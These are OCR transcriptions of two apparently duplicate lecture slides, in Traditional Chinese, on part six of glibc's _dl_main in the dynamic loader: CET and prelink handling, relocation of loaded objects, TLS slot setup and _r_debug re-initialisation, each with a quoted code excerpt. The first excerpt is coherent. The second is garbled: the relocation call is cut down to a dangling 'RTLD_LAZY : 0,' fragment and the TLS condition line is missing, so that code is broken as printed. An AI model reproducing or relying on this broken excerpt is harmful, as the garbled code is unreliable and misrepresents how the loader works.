
如果有開啟 **CET**，會紀錄在 ld 的 link_map 當中；
如果使用 **prelink**，代表先前已經解析完，只需要解決 conflict 的情況

```
            while (__builtin_expect(lnp != NULL, 0))
            {
                lnp->dont_free = 1;
                lnp = lnp->next;
            }
            l->l_free_initfini = 0;

            if (l != &GL(dl_rtld_map))
                _dl_relocate_object(l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                                    consider_profiling);

            if (l->l_tls_blocksize != 0 && tls_init_tp_called)
                _dl_add_to_slotinfo(l, true);
        }
    }

    _dl_allocate_tls_init(tcbp);

    if (!prelinked && rtld_multiple_ref)
    {
        GL(dl_rtld_map).l_relocated = 0;
        _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug




```
$
    _rtld_main_check(main_map, _dl_argv[0]);
    if (... /* 檢查是否 prelink */) { ... }
    if (prelinked)
    { ... /* 如果有 prelink，先做 relocation */ }
    else
    {
      unsigned i = main_map->l_searchlist.r_nlist;
      while (i-- > 0)
      {
        struct link_map *l = main_map->l_initfini[i];
        struct libname_list *lnp = l->l_libname->next;

        while (__builtin_expect(lnp != NULL, 0))
        {
          lnp->dont_free = 1;
          lnp = lnp->next;
        }
        l->l_free_initfini = 0;

        if (l != &GL(dl_rtld_map))
                                 RTLD_LAZY : 0,

          _dl_add_to_slotinfo(l, true);
      }
    }

    _dl_allocate_tls_init(tcbp);

    if (!prelinked && rtld_multiple_ref)
    {
      GL(dl_rtld_map).l_relocated = 0;
      _dl_relocate_object(&GL(dl_rtld_map), main_map->l_scope, 0, 0);
    }

    r = _dl_debug_initialize(0, LM_ID_BASE);
}
```

將還要使用的資料 mark 成不需要 free

$ DL Start

_dl_main part6

- 檢查是否支援 CET 以及處理 prelink
- 標記還要使用的 data 不用被釋放
- 每個 object 做 relocation
- 將每個 link_map 加到 TLS 的 slot
- 把 binary 內的 TLS section data 複製到 TLS 當中
- ld 做 relocation
- 再次初始化 _r_debug



